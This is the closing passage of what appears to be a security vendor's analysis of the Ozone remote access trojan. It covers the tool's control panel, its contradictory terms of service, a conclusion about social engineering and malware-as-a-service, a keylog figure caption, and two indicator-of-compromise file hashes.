


Fig.11 Control Center for the RAT operations

As an attempt to prevent malicious usage, the website includes a list of Terms of Services (TOS), attempting to scare violators with a *"license ban"*. Included in the list are the terms, *"You are not allowed to use it in malicious ways"* and *"You are not allowed to send out a bin to another person's PC's without their permission."* However, for a tool intended only for

legitimate purposes, but at the same time including an exploit builder and hidden VNC as features, there's seems to be a little contradiction between its stated function and its actual functionality.

Conclusion

An important lesson here is that malware actors still use simple, but very effective social-engineering techniques to get those extra clicks from unaware and untrained users. Also, in this particular case, in addition to an MITM setup, a RAT malware is installed in the system. This multiple setup shows how much an attacker desires to take control of a system.

With RAT applications like Ozone, one does not need to be an expert to create and distribute malware. Anyone can buy Ozone from their websites, or simply download "modified" versions, like what we used in our tests for this article. Some are publicly available, and can be attractive to curious minds. Just a few words of caution, though. This can be a cunning ordeal. These "modified" versions may be the malware themselves. With a lack of understanding how malware schemes work, even before starting your first attack, you may inadvertently become one of the first victims.




Fig.12 Keylog from the server installed by the modified Ozone RAT client

IOC's

70ece9b44f54fa5ac525908da412bf707ce7fae08a8f2b8134f34133df43e982 - W32/OzoneRAT.A!tr

71f1073d0b8aabaf0a2481e9b7c1cd0ca906fee719b45f7d4722d01884c75a17 - JS/Nemucod.C060!tr.dldr

-= FortiGuard Lion Team =-

Related Posts